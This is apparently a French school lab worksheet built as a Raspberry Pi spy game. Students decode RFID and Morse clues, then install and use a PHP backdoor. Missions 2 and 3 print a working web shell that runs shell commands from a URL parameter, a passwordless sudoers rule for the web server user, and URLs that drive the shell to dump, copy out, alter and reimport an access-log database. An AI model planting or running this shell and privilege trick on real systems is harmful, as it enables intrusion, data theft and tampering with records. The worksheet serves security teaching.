3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

Indice 2

Des exemples de programmes en python sont disponibles dans le dossier de l'extension (/home/pi/MFRC522-python).

Pour exécuter le programme d'exemple de lecture de carte RFID, entrez la commande suivante dans LXTerminal : **sudo python Read.py**

Vous devriez obtenir un message du type : Card detected

```
Card read UID: 187,213,135,171
Size: 8
Sector 8 [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
```

Appuyez sur *CTRL+C* à tout moment pour arrêter le programme en cours.

Question 1 : Reporter le secteur 8 du badge blanc dans le cadre ci-dessous

Indiquer ici le message codé qui comporte uniquement des 0 dans notre exemple :

Indice 3 : Chercher sur Internet Jules César et Cryptographie

Question 2 : Décoder le message avec la technique du Jules César

Réponse Q2 :

Mission 2 : Comprendre la backdoor et pour cela l'installer sur son Raspberry

Votre seconde mission, enfin si vous l'acceptez, est de comprendre et d'installer une porte dérobée sur votre Raspberry et de démontrer son efficience.

Le logiciel pilotant l'entrée et la sortie de la porte TestSol a été installé et conçu par l'ingénieur Madame Bidouille. Ce système pour le moins étonnant a été créé afin de passer les différents pare-feu à travers l'Internet. Mme Bidouille a réalisé une BackDoor ou porte dérobée, lui permettant de réaliser des opérations de maintenance à distance. Hélas, Mme Bidouille, ayant eu des menaces très sérieuse est partie trop rapidement de l'entreprise SolarTest. Elle a laissé une documentation étoffée, et vos compétences devraient largement vous permettre de mener à bien votre seconde mission.

Mme. Bidouille a écrit :

« J'ai réalisé une porte dérobée avec du PHP quand j'ai installé le serveur WEB. Je voulais être discrète et je voulais résister à un simple netstat –tunap ou un nmap et noyer mes connexions dans les log HTML ».

Question 1 : Commentez les propos de Mme. Bidouille au sujet de netstat –tunap.

Réponse Q1 :

Réflexion de Madame Bidouille

Vous comprenez que votre tâche va être ardue car la documentation laissée par Mme bidouille est toujours aussi étrange :

« Réaliser quelque chose de simple est compliquée, j'ai donc pensé à réaliser un script simple ».

Pour comprendre la porte dérobée, jeune Padawan, il te faudra passer des étapes. Chaque étape sera complexe et puissante, mais tu en sortiras grandi et ainsi le pouvoir sera en toi. N'oublie pas qu'un grand pouvoir implique aussi de grandes responsabilités !

Pour comprendre le graal, il te faudra d'abord tester tes propres forces sur ta machine et installer la porte dérobée sur ta machine. Ainsi tu prouveras que la force est avec toi.

Question 2 : Que signifie « Noyer mes connexions dans les logs HTML ». Quelles sont les fichiers de log HTML ?

Réponse Q2 :

Question 3 : Expliquer en détails la requête
http://<adresseserveur>/backdoor.php/?cmd=pwd&pass=toto

Réponse Q3 :

Question 4 : Commenter en détail sur les pointillés chaque ligne de ce script, et implanter le dans votre machine Raspberry sous /var/www/html, afin de le tester.

Aide technique : Les éditeurs de texte mis à disposition sont *vi* pour les *vieux* et *Texteditor* pour *les plus jeunes.*

----------SCRIPT back.php ----------

```
1  /* ---------------------------------------*/
2  <?php
3  /* ----------------------------------------------------------------------------------------------------* /
4  /* ---------------------------------------------------------------------------------------------------- */
5  $mycmd = isset($_GET['cmd']) ? $_GET['cmd'] : 'ls -l';
6  /* récupère la variable pass dans $mypass */
7  $mypass = $_GET['pass'] ;
8  /* ---------------------------------- */
9  if ( $mypass == ‘azerty' )
10         {
11         /* ---------------------------------------------------------------------------------------------- */
12         $cmd_decode = urldecode($mycmd);
13         /* ---------------------------------------------------------------------------------------------- */
14         echo "executing shell command:-> $cmd_decode</br>";
15         $output = shell_exec($mycmd);
16         echo "<pre>$output</pre>";
17         }
18 else
19         { echo "Mauvais mot de passe";
20         }
21 ?> /*------------------------------ */
```

Question 5: Donner l’arborescence « / » de votre machine à travers le script. Donner la ligne de commande utilisée

Réponse Q5 :

Question 6 : Mme Bidouille est la reine de la bidouille : *« Faire un Mount dans la RAM amènera plus de pouvoir ».* Expliquer cette phrase et la commande de Mme Bidouille ci-dessous!

→Action 1

---------- **Mount Virtual Ram de Bidouille**----------

Réaliser ces deux commandes !

```
sudo mkdir /media/virtuelram
sudo mount -t tmpfs -o size=512M tmpfs /media/virtuelram/
```

Réponse Q6 :

Question 7 : Expliquer la commande `mount`. Que donne la commande `df -h` ?

Réponse Q7:

→Action 2: Suivez les instructions de Bidouille pour modifier fstab

Mme Bidouille : *« J'ai donc réalisé cette commande sur le serveur pour tester. Mais il serait bon d'intégrer cette commande une bonne fois pour toute !*
Mais bon avec fstab, on est déjà dans la cour des grands et ta concentration doit être à ton max pour ne pas planter la machine. Bon, il faut aussi faire une copie de fstab en fstab.old. Si on se plante, on peut toujours s'en sortir autrement.
ATTENTION dans fstab il ne faut pas de tabulation et de blanc inutile, et surtout ne pas toucher aux autres lignes.
Rajoute simplement cette ligne dans /etc/fstab »

```
tmpfs     /media/virtuelram      tmpfs    defauts,size=512M
```

« Ça, c'est définitif, je redémarre et hop j'ai mon disque virtuel qui est monté à chaque fois. »

Question 7bis : Comment fait-on pour redémarrer si la mofication de fstab casse la machine ?

Réponse Q7bis :

Question 8 : Expliquer la modification du fichier fstab

Réponse Q8 :

Question 9 : Que fait la commande « sudo visudo » ? Voir indice sudoers !

Réponse Q9 :

→Action 3 et question 10

Expliquer la ligne de Bidouille et l'appliquer

« Bon il est temps de grandir » dit Bidouille. « Ajoute ça à l'aide de visudo et redémarre »

« **`www-data ALL=(ALL) NOPASSWD: /media/virtuelram/script`** »

Réponse Q10 :

Indicice sudoers :

Consulter : https://doc.ubuntu-fr.org/sudoers

---------- **sudo visudo**----------

```
## This file MUST be edited with the 'visudo' command as root.


# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
#www-data ALL=(ALL) NOPASSWD:ALL

# Ajouter cette ligne ! dit Mme Bidouille.
www-data ALL=(ALL) NOPASSWD: /media/virtuelram/script

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
```

→Action 4

« Encore une dernière bidouille dit Mme Bidouille.

Créer un fichier dans le répertoire `/media/virtualram/` avec la commande `touch`. Par exemple `touch toto`.

Créer le fichier script dans le répertoire /media/virtuelram/ et ajouter les lignes suivantes :

```
# !/bin/bash

rm -rf /media/virtuelram/toto
```

Tester le script avec la commande suivante :

```
sudo -u www-data sudo /media/virtuelram/script
```

Question 11 :

Est-ce que fichier « toto » a bien disparu et pourquoi ?

Réponse Q11 :

Question 12 :

Que fait cette commande et pourquoi utilise-t-on deux fois sudo ?

Réponse Q12 :

Question 13 :

Si vous aviez créé un fichier s'appelant commande.sh, pensez-vous qu'il serait possible de lancer cette commande avec

```
sudo -u www-data sudo /media/virtuelram/commande.sh
```

?

Réponse Q13 :

Question 13 :

Comment faire maintenant pour exploiter cette commande via la backdoor ? Compléter la commande

```
http://10.134.137.244/backdoor.php/?cmd=.........&pass=azerty
```

Réponse Q13 :

Réflexions de Bidouille

Tu constates que les commandes de base (`ls, more, echo,`...) ne réclament pas de droits sudoers. Les commandes de modifications ou d'exécution de fichier nécessitent des droits plus élevés qui devront s'exécuter dans le fichier 'script'.

Conclusion :

On peut exécuter des commandes sur un serveur à partir d'un navigateur distant ! Par commodité j'ai créé plusieurs onglets dans le navigateur avec les commandes suivantes :

Voir le contenu du répertoire virtuelram :

```
http://10.134.137.244/backdoor.php/?cmd=cd /media/virtuelram; ls -l&pass=azerty
```

Voir le contenu du fichier script :

```
http://10.134.137.244/backdoor.php/?cmd=cd /media/virtuelram; more
script&pass=azerty
```

Mission 3

« Maintenant que tu as de l'expérience, les choses sérieuses vont commencer, tu vas pouvoir exploiter ta force ! » dit Mme Bidouille.

Votre **première phase de mission**, si vous l'acceptez, sera d'utiliser la porte dérobée (backdoor) sur le serveur afin de récupérer la base de données, de la modifier et enfin de la réimporter sur le serveur.

Votre **seconde phase de mission** sera de trouver qui a pu menacer Mme Bidouille .


Mais n'oubliez pas de garder votre esprit ouvert car l'enquête peut révéler des faces sombres !

→ Action 1 : Trouver le mot de passe de la base de donnée en faisant clignoter le programme LED, c'est en morse !

Editer le programme `/home/pi/morse.py` et réaliser le montage des leds afin de déchiffrer le message.

Indices LED et code Morse

Le programme utilise le mode BCM système de numération Broadcom SoC.



Exécuter le programme LED qui correspond à un code morse

Question 1 : Quel est ce mot de passe ?

Réponse Q1 :

→ Action 2 : Le PDG Hésite vous a demandé de sauvegarder le mot de passe écrit en morse dans le badge bleu. Transformer ce mot de passe en ASCII et implantez le dans le badge bleu, secteur 8. Utiliser le programme Write.py pour stocker le mot de passe. Vous devez venir vérifier sur le lecteur des enseignants !

Visa enseignant

→ Action 3 : Trouver le nom de la base de données

Indice

Tu trouveras le nom de la base par cette bidouille !

Voir le contenu du répertoire mysql:

```
http://10.134.137.244/backdoor.php/?cmd=cd /var/lib/mysql/; ls -l&pass=xxxx
```

Question 2 : Quel est le nom de la base de données ?

Réponse Q2 :

→ Action 4 : Faire un export de la base de données dans la RAM

Tout d'abord il faut exporter la base de données. Il faut donc, via la porte dérobée, exécuter la commande suivante :

```
mysqldump  -- user=root -- password=xxxxx --databases nomdelabase >solar.sql
```

Indice

Mme Bidouille est vraiment laconique : *« Copie la base dans la RAM facilitera la chose ! »*

----------**Commande pour copier un fichier** dans le disque RAM----------


```
http://10.134.137.244/backdoor.php?cmd=cd /media/virtuelram;
 echo 'cp -rf /var/lib/mysql/soleil /media/virtuelram' >script;
 chmod 777 /media/virtuelram/script;
 sudo ./script 2>erreur ;
 more erreur&pass=Mot de passe ASCII
```

Insertion commande dans le fichier script

Modification des droits de script

Exécute le script en redirigeant les erreurs dans le fichier erreur

Affiche les erreurs



→ Action 5 : Copier la base de données du serveur vers le client à l'aide de scp

Indice

Mme Bidouille est vraiment sibylline : *« Je suis un peu fatiguée et j'ai laissé mes commandes en vrac. Certaines utiles et d'autres non !»*

------- Modifier les droits d'un fichier

```
chmod 777 /media/virtuelram/script
```

------- Visualiser le contenu du dossier virtuelram

```
cd /media/virtuelram; ls -l
```


------- Visualiser le contenu d'un fichier

```
cd /media/virtuelram; more nomdufichier
```

------- Changer le user identifier (UID) et le group identifier (GID)


```
chown -R www-data:www-data myfile
```

UGO



-------- Copier un fichier d'une machine vers l'autre

```
sshpass -p  "passwd" scp -o UserKnownHostsFile=/dev/null -o
StrictHostKeyChecking=no -r myfile pi@ipdistante:/home/pi/
```



→ Action 6 : Importation de la base copiée dans mysql du poste client

Indice


Mme Bidouille est vraiment absconse : *« Prépare un nid pour recevoir les données dans le client. Le client et le serveur ont les mêmes codes d'accès.»*

Créer une base de données solar vide à l'aide de *phpmyadmin*

http://10.134.137.244/phpmyadmin

Remplir la BD avec la commande suivante :

```
mysql --user=mon_user --password=mon_password < fichier_source.sql
```



→ Action 7 : Exploitation des données

Effectuer les requêtes SQL nécessaires avec « phpmyadmin » pour retrouver les horaires d'accès de Monsieur Vial et Madame Bidouille après 17h et le weekend.

Indice

Mme Bidouille n'a plus laissé d'indice, et le PDG Hésite a essayé des requêtes, mais bon, ce n'est pas un pro !

Question 3 : Compléter la commande.

```
SELECT badge.nom, badge.prenom,ticket.Date_heure from ticket,badge where
(HOUR(ticket.Date_heure) >17 or DAYOFWEEK(ticket.Date_heure)=[ a ]  or
DAYOFWEEK(ticket.Date_heure)=[ b ] ) and (badge.nom="bidouille" or
(badge.nom="[ c ]" and badge.prenom="joseph")) and (badge.num_badge =
ticket.num_badge) order by ticket.Date_heure

a :
b :
c :
```

Question 4 : Que constatez-vous sur les horaires d'accès de Mme Bidouille et Monsieur Vial ?

Réponse :

Monsieur Hesite se demande qui a pu menacer Mme Bidouille et quand. Pour cela il vous demande de rechercher les horaires d'accès et le jour de la semaine de Madame Vial.

Question 5 : Ecrire la commande.

Réponse :

Question 6 : Qui a menacé Mme Bidouille

Réponse :

Monsieur Vial vous demande aussi d'enlever de la base de données, les accès de Mme Bidouille des weekends et après 17h pour les jours de la semaine

Question 7 : Compléter la commande.

```
DELETE ticket FROM [ d ],[ e ]
WHERE (HOUR(ticket.Date_heure) >17 or
DAYOFWEEK(ticket.Date_heure)=[ f ]  or
DAYOFWEEK(ticket.Date_heure)=[ g ] ) and (badge.nom="bidouille" or
(badge.nom="[ h ]" and badge.prenom="joseph")) and (badge.num_badge =
ticket.num_badge)
```

d :

e :

f :

g :

h :

Question 8: Légalement, pensez-vous que vous avez le droit de modifier une base de donnée d'accès à un lieu ? Quelles précautions devez-vous prendre ?

Réponse :

Question 9 : Pourquoi Monsieur Vial a-t-il déclarer avoir perdu sa carte ?

Réponse :

Monsieur Vial vous demande de remplacer la base de données sur le serveur par la base que vous avez modifié.

→ Action 7 : Recopier la base de données modifiée sur le serveur et l'installer à l'aide de la backdoor.

Indice

Mme Bidouille est vraiment obscure : *« Il n'y a plus qu'à remettre les choses dans l'ordre.»*

1) J'exporte ma base sur le client

```
sudo mysqldump --user=root --password=codemorse --databases
solar >mysol.sql
```

2) Je recopie ma base sur le serveur et je l'installe via la backdoor

```
cd /media/virtuelram ;
echo 'sshpass -p "raspberry" scp -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no -r
pi@10.134.137.244:/home/pi/mysol.sql /media/virtuelram'
>script;

chmod 0777 /media/virtuelram/script;

sudo ./script 2>erreur;more erreur

cd /media/virtuelram;echo 'mysql --user=root --
password=raspberry < mysol.sql' >script;

chmod 777 script;

sudo ./script 2>erreur;more erreur
```

Question 10 : Expliquer pourquoi il n'est pas nécessaire d'installer un serveur ssh sur le serveur pour effectuer la copie ?

Réponse :

→Action 7 : Mme Bidouille, dans son départ précipité, a laissé une deuxième backdoor qui lui permet de vérifier que la base a bien été modifiée sur le serveur pour les accès après 18h.

http://10.134.137.243/winloose/front.php

Cette page doit définitivement vous dire si vous êtes fort ou faible, mais ne vous inquiétiez pas c'est le jeu !!!